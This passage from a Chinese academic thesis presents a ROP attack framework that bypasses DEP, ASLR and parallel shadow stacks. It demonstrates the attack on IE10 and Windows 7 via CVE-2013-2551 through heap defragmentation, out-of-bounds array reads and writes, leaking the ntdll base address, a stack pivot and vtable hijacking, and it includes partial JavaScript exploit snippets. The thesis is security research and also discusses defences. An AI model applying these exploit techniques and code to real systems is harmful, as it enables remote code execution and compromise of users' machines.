然而，在实际情况中，并不是所有的对象都会从堆中分配。在系统的缓存中包含多个桶（bin），桶内分别存放大小相同的缓存块。当程序释放内存块时，这块内存就会根据其大小被加入其中一个桶中，如果这个桶已满，那么最小的一块就会被替换。当程序申请内存块时，如果在大小合适的桶中存在空闲的缓存块，那么就会被分配；如果没有空闲块，就会从堆中进行分配。浏览器通过维护着这

个缓存机制，保证了内存的分配和回收策略的高效性。但是，由于我们希望利用内存分配策略中相同大小的对象被分配在连续内存区域的原则，所以如果 ORG 数组对象中从缓存中分配，而另外的 COARuntimeStyle 对象直接从堆中分配，我们就无法通过越界读写泄露内存信息。因此，我们首先要保证使用的对象都从堆中分配，而且连续。由于缓存系统中每个桶中的内存块数量有限，所以，我们可以通过新建大量 COARuntimeStyle 对象，多次申请内存的策略将缓存桶填满，促使内存管理器从堆中分配新的内存。




图 4.4 存在碎片的堆空间

对于分配在堆空间的内存对象，因为它们也会在某个时刻被释放，所以可能会导致内存块之间存在空隙。当再次为其它对象申请内存时，就会分配这些间隙中的内存块。可能出现的情况就是 ORG 数组被分配在前一个空隙块，而 COARuntimeStyle 对象被分配在另一个空隙块。这些空隙破坏了内存区域的连续性，造成攻击者不能预先估计出每个对象之间距离。所以当攻击者需要申请一些大小一致、空间连续的内存块时，可能完全无法预估每一个对象被分配在堆的哪一个块。如图 4.4 所示。

所以，为了保证对象分配的内存块连续，我们必须对堆进行去碎片。我们依然采用多次分配 COARuntimeStyle 对象的策略，向系统申请大量大小一致的内存块，最先分配的对象就会将堆中存在的空隙填满，从而保证后面分配的对象在堆中的连续性，达到我们所希望的内存布局。

信息泄露

在目标系统中，ORG 数组对象由两部分组成：length 属性，代表数组的大小；buffer 指针，指向真正用于存放数组数据的内存块起始地址。JavaScript 语言为数组的操作提供了方便的接口，开发人员能够利用这些接口对数组进行读取、写入、修改、删除等操作。这些由解析引擎提供的操作接口在执行过程中都会伴随极其严格的边界检查，导致攻击者不能直接通过正常的方式越界对内存区域进行操作。但是，如果能够利用运行时 ORG 对象的漏洞对数组 length 数组进行修改，那么我们就可以在符合边界检查的情况下实施越界操作，通过 JavaScript 提供的数组操作接口对 COARuntimeStyle 对象的属性任意读写。




图 4.5 数组数据区与对象在堆空间连续分配

接下来，我们利用堆空间去碎片和信息泄露获取 ntdll.dll 基地址，通过三个步骤完成：准备堆空间，篡改数组属性以及读写堆对象。准备堆空间，目的是保证对象的分配布局符合预期。确定要使用的 COARuntimeStyle 对象，分析出这个对象在内存中的大小（0xB0）。根据对象的大小，我们分配一个具有同样大小的 ORG 数组（0xB0）。通过这种方式，我们能够保证数组的数据区和对象分配在相邻内存块，且二者之间不存在任何空隙（如图 4.5 所示）。其次，篡改数组

属性。利用在堆空间分配的 ORG 数组对象，将其 `length` 属性赋值为 -1，因为 `length` 属性被声明为 `unsigned short` 类型，所以此时数组大小被设置为 `0xffff`，数据区边界被扩大。最后，读写堆对象。利用 JavaScript 为数组对象提供的函数接口（`array.item`）对数组数据区之后的内存空间操作，此时，这些内存空间被当做数组的项。因为对象中的属性是引用存储，代表着这些属性域中存储的是地址，指向真正包含属性数据的内存块。所以，我们利用数组写函数将这些属性域中的地址改写为特定地址（**Special Address**），然后再利用对象读取这个属性，我们就能够将特定地址中数据读取出来。在实现中，我们将这个特定地址（**Special Address**）设定为 `0x7ffe0300`，因为从 Windows XP SP2 到 Windows 8，内存空间 `0x7ffe0000` 所指向的地址被用来存储内核和用户共享数据，在偏移 `0x300` 的位置存储系统调用 `ntdll!KiFastSystemCall` 的地址。通过减去固定的偏移，我们就能够计算出 `ntdll.dll` 基地址。

DiscloseOffset 算法实现. 解析运行时栈和平行影子栈之间的偏移。输入一个 `ret` 指令的地址作为初始值，一个 `form` 作为匹配的特征，利用字符串分析找出嵌入指令的偏移值。（JavaScript）

```
function discloseOffset(retAddr, form) {
    var offset = 0x1000000;
    var content = retrieveBytesBack(retAddr);
    var instArray = disassemble(content); //函数 disassemble 中，创建一个数组用于存储
                                         //分析出的所有指令. var instArray = new Array();
    for (var i = 0; i < instArray.length; i++) {
        //通过字符串匹配，判断这条指令是否和包含偏移值的指令一样
        if (!isMatchSpecialForm(instArray[i], form)) continue;
        //读取代表偏移值的子字符串，并转化为数字
        offset = decode(instArray[i]);
    }
    return offset;
}
function retrieveBytesBack(retAddr) {
    [...code snips...]
    for (i = 0; i < insn_len; i++) {
        array.item(0x44) = retAddr - i * 4;      //第 0x44 项正好是 obj 的 marginLeft 属性
        content = obj.marginLeft.toString(2) + content; //二进制的字符串
    }
    [...code snips...]
    return content;
}
```

图 4.6 DiscloseOffset 算法实现

因为我们的 **gadget** 都是从 **ntdll.dll** 中搜索和筛选的，所以，此时通过加上偏移，我们可以确定 **gadget** 的地址。

接下来确定运行时栈和平行影子栈之间的偏移。我们可以从 **intended gadget** 中随意挑选一个 **gadget**，确定这个 **gadget** 的地址，利用泄露 **ntdll.dll** 基地址相同的方式从内存中读取出字节内容，利用字符串分析，将嵌入在指令中的偏移值解码。确定偏移算法实现如图 4.6 所示。

4.2.3 伪造运行时栈和影子栈

在函数调用过程中，运行时栈有不可替代的作用。运行时栈用于记录程序运行时中相关状态信息，如参数、局部变量等。对于每一个函数调用，编译器都会分配一块栈区域，代表一个栈帧。栈帧的顶和底分别记录在 **%esp** 和 **%ebp** 两个寄存器中，而在栈帧中除了记录函数调用的参数、局部变量之外，还会记录函数的返回地址，这个返回地址代表着当前函数执行结束之后要执行的下一条指令的地址。在平行影子栈的保护策略下，还会在影子栈中保存返回地址的一个副本。当函数准备返回时，会将影子栈中的返回地址拷贝到运行时栈，覆盖原来保存的返回地址。通过这种方式，既能够让程序正常运行，又保证了程序不会受到如栈缓冲区溢出这类破坏返回地址的攻击，从而确保了控制流的合法性。



图 4.7 Payload 格式

为了改变程序运行的控制流，同时绕过返回地址保护策略，一种选择是直接修改运行时栈和影子栈的内容，另一种选择是伪造运行时栈和影子栈。考虑到我们在脚本环境中很难知道运行时栈和影子栈的地址，也就难以修改其中的内容，所以，我们选择后一种方式。首先将运行时栈调整到一块新的区域，然后在距离这块区域之后的固定偏移处构造影子栈。调整运行时栈通过 `stack pivot gadget` 实现，所有攻击相关数据都包含在我们注入的 `payload` 中。

我们需要构造精心 `payload`，作为伪造的运行时栈和影子栈。在 `payload` 中，除了 `shellcode` 之外，就是 `gadget` 的地址、数据、以及一些填充，具体格式如图 4.7 所示。在之前的步骤中，已经确定了 `gadget` 以及它们的地址，所以在这一步中，只需要将它们的地址写入到 `payload` 中。此外，因为我们是在脚本环境中注入 `payload`，所以，这些地址和数据都需要被转化成 `Unicode` 字符串，否则 `JavaScript` 引擎无法正确解析。

`Payload` 包含的第一条地址代表的是 `stack pivot`，我们选择的 `stack pivot` 序列如图 4.8 所示。

```
xchg %eax, %esp          #为%esp 赋值  
pop %esi  
pop %edi  
lea   %eax, -1(%edx)  
pop %ebx  
ret
```

图 4.8 攻击 `payload` 中的 `stack pivot`

4.2.4 劫持虚函数

在劫持虚函数的步骤中，我们选择利用 `COAReturnedPointsForAnchor` 对象的虚函数表。在虚函数表中包含了一系列函数指针，我们将修改虚函数表指针达到修改虚函数的目的，这也是在 C++ 环境中最为常见的方式之一，如图 4.9 所示。




图 4.9 篡改对象虚函数表指针

通常情况下，对象的虚函数表（vtable）本身是一块只读的内存区域，如果直接对其中的函数指针进行修改，会产生错误。每一个包含虚函数的对象都有一个指针（vtable pointer），指向虚函数表。所有虚函数入口地址都有序的存储在表中，各自距离表头不同的偏移。在调用虚函数时，就会通过 vtable pointer 和相应的偏移查询表项，找到函数入口。

在劫持控制流的实现中，我们修改对象的析构函数指针（Destructor）。当 JavaScript 运行过程中对不再利用的 COAReturnedPointsForAnchor 对象执行 delete 操作时，为了释放相应的内存空间，这个对象的析构函数会被调用，导致我们设定的地址所对应的代码块被执行。此时，我们的目标是执行 payload 中指定的 gadget，所以，我们需要将对象的析构函数指针修改为 stack pivot gadget 的地址。当然，我们不能直接修改这个函数指针，因为这块内存没有可写权限。我们可以通过修改虚函数表指针（vtable pointer）的方式，达到修改函数指针的目的。

```
[...code snips...]
obj.marginLeft = payload;           //设置对象属性，引用类型存储地址
var address = array.item(0x44);      //数组越界读，读取属性域中的地址
anotherArray.item(0x6) = address;    //数组越界写，修改虚函数表指针
[...code snips...]
```

图 4.10 修改析构函数指针代码片段

在我们攻击环境的 C++ 编译器实现中，会将 vtable pointer 存储在对象内存空间的前四个字节。因此，首先，我们伪造一块虚函数表，然后利用数组越界写的方法，将伪造的虚函数表的地址写入对象的 vtable pointer 这四个字节。我们在准备 payload 的阶段中已经伪造了符合要求的虚函数表，其中的 stack pivot gadget 就是对象新的析构函数，现在只要将 payload 字符串的地址写入到对象的 vtable pointer 四个字节即可劫持控制流。我们再次利用信息泄露的方式读取 payload 字符串的地址。具体实现方式是通过设置 obj.marginLeft 属性，然后利用数组越界读取这个属性域中存储的地址，如图 4.10 所示。

4.3 实验与评估

4.3.1 实施攻击

为了验证基于伪造栈的半实时 ROP 攻击框架的有效性和可行性，我们针对 32 位 Windows 7 上的 Internet Explorer (IE) 进行了攻击实验。Windows 7 系统默认开启了 DEP 和 ASLR，而对于平行影子栈，因为没有相应的源码，所以我们假设目标平台已经部署了平行影子栈的防御措施。利用 CVE-2013-2551 漏洞，攻击代码片段如图 4.11 所示。

首先，攻击准备阶段，在堆中分配大量相同大小的对象，排除堆碎片对攻击过程的影响。在连续分配大量 COARuntimeStyle 对象之后，分配 ORG 数组。然后我们利用漏洞破坏 ORG 数组的 length 属性，将其修改为 0xffff，保证我们能够越界读写数组之后的内存空间。

接下来，利用信息泄露破解 ntdll.dll 基址，计算 gadget 地址以及运行时栈和影子栈之间的偏移。在这个过程中，我们利用 0x7ffe0300 这四个字节中存储的系统调用 ntdll!KiFastSystemCall 的地址，结合静态分析中记录的相对于基地址的偏移可以计算出 ntdll.dll 基址，进而计算出 gadget 地址。为了泄露运行时栈和影子栈之间的偏移，我们利用之前描述的算法，只需提供一个 ret 指令的地址以及匹配指令的特征。

然后，我们注入 payload，伪造运行时栈和平行影子栈。在泄露 gadget 地址阶段，这些地址以数字的形式表示，当写入堆空间时，需要先转换为字符串的

形式。为了浏览器能够正确解析这些地址字符串，还必须将它们转换为 Unicode。通过这些形式的转换，gadget 地址最终被写入伪造的运行时栈和影子栈。

```
//准备阶段，去除堆碎片，在堆中为对象分配内存空间，保证对象之间连续无空隙
[...code snips...]
for (var i = 0; i < 0x400; i++) {
    a[i].rotation; //会创建一个 COARuntimeStyle 对象，分配内存空间 0xB0
    if (i == 0x300) { //跳过可能处于碎片中的对象，找到联系的空间
        //保证内存空间 0xB0
        vml3.dashstyle = "1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
        22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44";
    }
}
//破坏 ORG 数组的 length 属性，保证越界读写
vml3.dashstyle.array.length = 0 - 1;

//攻击阶段，泄露 ntdll.dll 地址，运行时栈和影子栈之间的偏移
ntdllBase = discloseBase(0x7ffe0300);
Exploit.offset = discloseOffset(retAddress, form); //一个 ret 指令的地址，匹配特征

//注入 payload，包含运行时栈、shellcode、影子栈
runtimeStack = ArrayToString(gadgetAddr);
shadowStack = ArrayToString(gadgetAddr);
payload = toUnicode(runtimeStack+shellcode+padding+shadowStack);

//修改虚函数表指针劫持虚函数
overwriteVTablePointer(payloadAddr);
delete a[0x301]; //回收对象空间，调用虚函数，触发 gadget 执行
[...code snips...]
```

图 4.11 对 32 位 Windows7 IE10 攻击代码片段

最后，修改虚函数表指针，劫持虚析构函数执行，触发攻击。利用 JavaScript 提供的接口，删除对象，调用析构函数，触发 stack pivot 执行，调整运行时栈和影子栈，利用伪造的栈劫持控制流。通过 ROP gadget 的执行，为 shellcode 所在内存页赋予可执行权限，实现任意功能的 shellcode 执行，完成攻击意图。

4.3.2 评估

针对目标平台主流的防御措施，我们利用真实的信息泄露漏洞，通过实验验证了基于伪造栈的半实时 ROP 攻击框架的有效性和可行性，实验结果如表 5.1

所示。

首先，基于伪造栈的 ROP 攻击本身是一种基于代码复用形式的攻击方法。这种攻击方法采用的是 ROP gadget + shellcode 的形式，通过利用地址空间已经存在的 gadget 为 shellcode 所在内存页赋予可执行权限，而不是简单的代码注入攻击，所以 DEP 不能防御我们的攻击。其次，在攻击过程中，我们通过信息泄露的方式一步步发掘攻击目标的内存信息，获取 gadget 地址、确定运行时栈和影子栈之间的偏移，有效地绕过了 ASLR 的防御机制。最后，对于平行影子栈的防御，我们通过动态的方式从内存代码空间中泄露运行时栈和影子栈之间的偏移，所以不管是在编译时还是加载时部署影子栈防御措施，我们都能伪造出平行影子栈，控制其中的返回地址，成功绕过防御。

表 4.2 针对主流的防御措施攻击有效性

主流的防御措施		基于伪造栈的 ROP 攻击
DEP		bypass
ASLR		bypass
Parallel Shadow Stack	compile-time determined offset	bypass
	load-time determined offset	bypass

4.4 防御方案

对于基于伪造栈的 ROP 攻击方法，可能会存在一些潜在的防御方案。

随机化是最直接的一种防御方案。对于代码段的随机策略，可以采用库基址随机化，这是最粗粒度的方案，在本文攻击方法的模型中就是假设目标系统只部署了这种模块随机化方案。通过实验表明，这种粗粒度的随机化方案不足以防御本文提出的攻击方法。所以，防御者可能会将研究重点转向细粒度的防御策略，包括函数块级别、控制流基本块级别以及指令级别的方案。但是，一方面，这些细粒度的随机化必然会带来更大的性能开销，并且还可能会需要其他相关信息的支持，比如源代码、编译中间结果，导致其实施难度极大。另一方面，出于对攻击性能的考量，本文的攻击方法采用是一种半实时攻击模式，并且为了最大化减小 gadget 序列长度，我们采用 ROP gadget +shellcode 的组合模式。在这种攻击设计下，如果目标系统采用了更细粒度的防御方案，我们可以采取全实时的攻

击模式，在攻击运行时从内存空间搜索可以的 `gadget`，并实时编译攻击序列。因为我们所需要的 `gadget` 链只需要为 `shellcode` 所在的内存页赋予可执行权限，而恶意逻辑包含在 `shellcode` 中，这种情况下的攻击运行时开销相对于完全代码复用的策略也减少很多。所以，这些随机化方案对于本文提出的攻击方法的防御能力仍然不够。另外一种随机化防御措施在加载可执行文件之后会对代码段进行二次随机化，这样的方式可能为本文的攻击方法带来的挑战就是，在实时搜索 `gadget` 序列的过程中可能代码段被再次随机化，从而导致之前泄露的地址信息不再有效。二次随机化能在很大程度上提供有效的防御，但是仍然在防御措施部署中存在极大的性能难题。

另外的一种可能的防御方案是对运行时的特征进行分析。`ROP` 攻击方法的特征是在运行时对 `gadget` 序列实时组合，通过不同任务的 `gadget` 完成整个攻击流程。运行时状态监控的防御方案通过分析 `ROP` 攻击的特征，在程序运行时如果检测到这些特征，就会发出警告。但是，多方面的因素导致这种方案不具备可实施性。例如，对于需要重写二进制文件的防御措施，将防御部署到可执行文件中之后，可能会在运行时带来极大的性能开销。不仅如此，一些选择将防御部署在系统级别的方案虽然利用了硬件特性，但是它们依然会被不具有任何恶意逻辑的代码序列干扰，防御能力大打折扣。本文提出的攻击方法也能够在 `ROP` 攻击序列中加入一些干扰序列，有效地绕过运行时监控。

基于控制流的防御方案通过检测程序流是否遵循控制流程图中的边来提供防御。但是目前这种防御方案只是一种完全基于软件的措施，所以如果要对控制流程图的边提供完整的保护，必然会带来严重的性能开销。基于这种考量，防御方案的设计只能顾全到控制流程图中的部分边。之前的研究结果表明前向边保护措施的防御能力不足，而本文的攻击方法就是针对后向边保护措施，并且成功绕过平行影子栈的保护。所以，如果要从控制流的根本上防御 `ROP` 攻击，必须对控制流程图的边提供完整的保护，同时解决性能开销的问题，除了软件方法，必须借助硬件的支持。

4.5 本章小结

本章首先对浏览器漏洞进行了分析，详细描述了基于伪造栈的半实时 `ROP`

攻击框架的详细实现，展示了实施攻击的流程，并利用漏洞对浏览器进行攻击。整个攻击流程包含搜索 **gadget**，确定 **gadget** 地址和偏移量，伪造运行时栈和影子栈，以及劫持虚函数。除了步骤一是在线下完成，其它三个步骤都是在攻击运行时完成。这种半实时的代码复用攻击能够有效地减轻攻击运行时的压力，增大了攻击的可实施性。

搜索 **gadget** 利用改进的 Galileo 算法分析可执行代码段，解决 **gadget** 分类、**gadget** 筛选等一系列问题，选择合适的 **gadget**。通过这些 **gadget** 运行，调用位于 **ntdll.dll** 动态链接库中的系统函数，改变页权限。确定 **gadget** 地址和栈偏移量这个步骤利用了 **JavaScript** 运行时环境存在的漏洞，通过堆空间去碎片、信息泄露等措施，从目标系统的地址空间分析出 **gadget** 加载的虚拟地址，并通过字符串模式匹配的方式利用 **DiscloseOffset** 算法解析出运行时栈和影子栈之间的偏移。伪造运行时栈和影子栈是整个攻击框架的核心，通过详细分析栈在运行时的作用，解决了如何绕过平行影子栈防御措施的问题。所有的输入数据都位于 **payload** 中，其中包含构造的运行时栈（**gadget** 地址）和影子栈（**gadget** 地址），**shellcode** 以及其他数据。**Payload** 中第一个地址就是 **stack pivot**，利用 **stack pivot** 能够将原始的运行时栈调整到伪造的运行时栈，相应的影子栈也被调整到伪造的版本。最后，劫持虚函数，触发整个攻击。每个包含虚函数的 **C++** 对象都会有一个虚函数表指针，指向对象的虚函数表，其中包含了所有的虚函数的入口地址。因为虚函数表本身不可修改，所以我们选择修改对象的虚函数表指针。在伪造的虚函数表中，我们将对象的析构函数指针修改为 **stack pivot gadget** 地址。当 **JavaScript** 运行时环境调用这个对象的虚函数时，控制流就会被劫持。

实验表明，利用这个框架实现的半实时攻击方法，能够有效地在部署了主流防御方式 **DEP**、**ASLR** 的目标系统中实施，并能够绕过平行影子栈的检查机制，从而证明了基于伪造栈的半实时 **ROP** 攻击框架的有效性和可行性。

最后，分析了对于基于伪造栈的 **ROP** 攻击方法可能的防御方式，从理论上进一步验证了这种攻击方法的攻击能力。

第五章 总结与展望

5.1 总结

本文详细介绍了 ROP 攻击和防御的发展和现状。一方面，在传统 ROP 攻击发展背景下，介绍了实时 ROP，通过分析其中的实现细节，了解了这种攻击模式具备的攻击能力，同时也发现了存在的不足。另一方面，基于随机化、运行时监控的防御策略已经被攻击者攻破，最新的研究成果表明基于前向边保护的防御策略也可以被绕过。本文通过分析基于控制流的防御策略中的平行影子栈机制，找到了其中对于返回地址保护措施中存在的缺陷，并且可被攻击者利用。结合实时 ROP 的攻击思想，我们提出了基于伪造栈的 ROP 攻击方法，一种绕过平行影子栈保护机制的半实时攻击技术，在保证攻击有效性的同时，弥补了实时 ROP 中存在的不足。

基于伪造栈的 ROP 攻击方法解决了四个关键难题：搜索 gadget、确定 gadget 地址和栈偏移量、伪造运行时栈和影子栈以及劫持虚函数。搜索 gadget 从动态链接库中选择出合适的 gadget，利用这些 gadget，可以为包含 shellcode 的内存页设置可执行权限。在确定 gadget 地址以及运行时栈和影子栈之间的偏移时，我们利用了信息泄露。通过读取可执行代码段的指令，解析出嵌入其中的偏移值。伪造运行时栈和影子栈是绕过影子栈防御措施的关键策略。调整运行时栈保证了劫持控制流后，gadget 能够被依次地执行，采用了 stack pivot 技术将原始运行时栈调整到伪造的运行时栈，其中我们预先写入了 gadget 的地址。伪造平行影子栈，通过控制影子栈中的返回地址副本，确保绕过影子栈防御的情况下，利用 gadget 调用系统函数，实现 shellcode 执行。最后，篡改对象虚函数，劫持程序正常控制流。利用基于伪造栈的 ROP 攻击方法，我们设计了一种半实时的攻击框架。文章描述了攻击框架的设计，展示了实施基于伪造栈的 ROP 攻击的整体流程，对每一步的具体实现都进行了详细的介绍。整个攻击框架展示了这种攻击方法对于四个关键难题的解决方案，最后通过实验验证了半实时攻击框架的有效性和可行性。

5.2 展望

本文提出了基于伪造栈的 ROP 攻击方法，能够绕过利用控制流保护返回地址的防御策略，但是这种攻击方式没有提供攻击控制流防御策略的统一化方案，不具备通用性。一方面，这是一种针对平行影子栈实现的攻击，在基于控制流的防御策略中，这只是其中的一种对返回地址保护的方法，目前我们的攻击方式还不适用于其它的防御。另一方面，漏洞利用的入口单一，我们需要利用特定的漏洞来泄露内存信息，在我们实验过程中利用的漏洞在更高版本软件中已经被修复，如果要在那些版本中实施攻击，我们必须寻找其它的漏洞。虽然现在存在许多 0day 漏洞，但是找到合适的漏洞是一件很复杂的事情，还需要很大的精力，而且现在的软件提供商应对漏洞的反应迅速，新的补丁会及时发布。为了能够达到攻击的通用性，本文提出的基于伪造栈的 ROP 攻击方法在整体上还有待完善。

最后，从安全研究者的角度看，攻击方式发展的多样性及其通用性无时无刻不在促进防御策略全面提升。本文通过提出一种新的可行有效的攻击方法，激励防御者提出更完善保护策略，保证程序安全。

参 考 文 献

- [Abadi, 2005] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, Control-Flow Integrity, *ACM Conference on Computer and Communications Security*, 2005.
- [Abadi, 2009] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, Control-flow integrity principles, implementations, and applications, *ACM Transactions on Information and System Security*, pages 1-40, 2009.
- [Andersen, 2004] S. Andersen and V. Abella, *Changes to functionality in Microsoft windows xp service pack 2, part 3: Memory protection technologies, Data Execution Prevention*, Microsoft TechNet Library, 2004.
- [Backes, 2014] M. Backes, S. Nürnberger, M. Planck, and S. Systems, Oxymoron: Making Fine-Grained Memory Randomization Practical by Allowing Code Sharing, *23rd USENIX Security Symposium (USENIX Security 14)*, pages 433–447, 2014.
- [Bittau, 2014] A. Bittau, A. Belay, A. Mashtizadeh, D. Mazieres, and D. Boneh, Hacking blind, in *Proceedings - IEEE Symposium on Security and Privacy*, pages 227–242, 2014.
- [Bletsch, 2011] T. Bletsch, X. Jiang, and V. W. Freeh, Jump-Oriented Programming□: A New Class of Code-Reuse Attack, *Design*, pages 30–40, 2011.
- [Blexim, 2002] Blexim, Basic integer overflows, *Phrack Magazine*, 10(60), 2002.
- [Buchanan, 2008] E. Buchanan, R. Roemer, H. Shacham, and S. Savage, When good instructions go bad: generalizing return-oriented programming to RISC, *CCS '08 Proceed-*

- ings of the 15th ACM conference on Computer and communications security, pages 27–38, 2008.
- [Carlini, 2014] N. Carlini and D. Wagner, ROP is Still Dangerous: Breaking Modern Defenses, 23rd USENIX Security Symposium (USENIX Security 14), pages 385–399, 2014.
- [Carlini, 2015] N. Carlini, A. Barresi, E. T. H. Zürich, M. Payer, D. Wagner, T. R. Gross, Control-Flow Bending□: On the Effectiveness of Control-Flow Integrity, USENIX Security, 2015.
- [Cheng, 2014] Y. Cheng, Z. Zhou, M. Yu, X. Ding, and R. H. Deng, ROPEcker: A generic and practical approach for defending against ROP attacks, in Proceedings of the 2014 Network and Distributed System Security (NDSS) Symposium, 2014.
- [CoreSecurity, 2015] <https://blog.coresecurity.com/2015/05/18/ms15-011-micro-soft-windows-group-policy-real-exploitation-via-a-smb-mitm-attack>, MS15-011 maintained by CoreSecurity, 2015.
- [Dang, 2015] T. H. Y. Dang, P. Maniatis, and D. Wagner, The Performance Cost of Shadow Stacks and Stack Canaries, Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security - ASIA CCS '15, pages 555–566, 2015.
- [Davi, 2015] L. V. Davi, Code-Reuse Attacks and Defenses, Dissertation, 2015.
- [Davi, 2014] L. Davi, A.-R. Sadeghi, D. Lehmann, and F. Monrose, Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection, 23rd

- USENIX Security Symposium (USENIX Security 14),*
pages 401–416, 2014.
- [Davi, 2011] L. Davi, A. Sadeghi, and M. Winandy, ROPdefender: A detection tool to defend against return-oriented programming attacks, *Asiaccs*, pages 1–22, 2011.
- [Dullien, 2010] T. Dullien, T. Kornau, and R.P. Weinmann, A framework for automated architecture-independent gadget search, *Proceedings of the 4th USENIX Workshop on Offensive Technologies (WOOT)*, p. 10, 2010.
- [Freebuf, 2013] <http://www.freebuf.com/news/18450.html>, Google Account Recovery Vulnerability maintained by Freebuf, 2013.
- [Gawlik, 2014] R. Gawlik and T. Holz, Towards Automated Integrity Protection of C++ Virtual Function Tables in Binary Programs, in *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 396–405, 2014.
- [Goktas, 2014] E. Goktas, E. Athanasopoulos, H. Bos, and G. Portokalidis, Out of control: Overcoming control-flow integrity, in *Proceedings - IEEE Symposium on Security and Privacy*, pages 575–589, 2014.
- [Intel, 2016] <http://www.intel.cn/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-manual-325462.pdf>, Intel 64 and IA-32 Architectures Software Developer’s Manual, Intel, 2016,
- [Joly, 2013] http://www.vupen.com/blog/20130522/Advanced_Exploitation_of_IE10_Windows8_Pwn2Own_2013.php, Advanced exploitation of Internet Explorer 10 / Windows 8 overflow (Pwn2Own 2013), VUPEN Vulnerability Research Team (VRT) Blog, 2013.

- [Kil, 2006] C. Kil, J. Jun, C. Bookholt, J. Xu, and P. Ning. Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software. In Annual Computer Security Applications Conference, 2006.
- [Kornau, 2010] T. Kornau, *Return oriented programming for the arm architecture*. Master's thesis, Ruhr Universitat Bochum, 2010.
- [Liebchen, 2015] C. Liebchen, M. Negro, P. Larsen, L. Davi, A.-R. Sadeghi, S. Crane, M. Qunaibit, M. Franz, and M. Conti, Losing Control: On the Effectiveness of Control-Flow Integrity under Stack Attacks, in *Computer and Communications Security*, pages 952–963, 2015.
- [Nergal, 2001] Nergal. The advanced return-to-libc exploits: Pax case study. *Phrack Magazine*, 58(4), 2001.
- [Onarlioglu, 2010] K. Onarlioglu, L. Bilge, A. Lanzi, D. Balzarotti, E. Kirda, and S. Antipolis, G-Free \square : Defeating Return-Oriented Programming through Gadget-less Binaries, in *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 49–58, 2010.
- [One, 1996] A. One, Smashing the stack for fun and profit, *Phrack magazine*, 7(49), 1996.
- [Pappas, 2012] V. Pappas, M. Polychronakis, and A. D. Keromytis, Smashing the gadgets: Hindering return-oriented programming using in-place code randomization, in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, pages 601–615, 2012.
- [Pappas, 2013] V. Pappas, M. Polychronakis, and A. D. Keromytis, Transparent ROP Exploit Mitigation Using Indirect Branch Tracing, in *22nd USENIX Security Symposium*, pages 447–462, 2013.

- [PaX, 2003] <http://pax.grsecurity.net/docs/aslr.txt>, Address Space Layout Randomization (ASLR) maintained by PaX Team, 2003.
- [Qiao, 2015] R. Qiao, Mingwei Zhang, R.Sekar. A Principled Approach for ROP Defense, *in ACM ACSAC Proceedings of the 31st Annual Computer Security Applications Conference, ACSAC*, 2015.
- [Serna, 2012] http://zhodiac.hispahack.com/my-stuff/security/FlashASLR_bypass.pdf, CVE-2012-0769, the case of the perfect info leak, 2012.
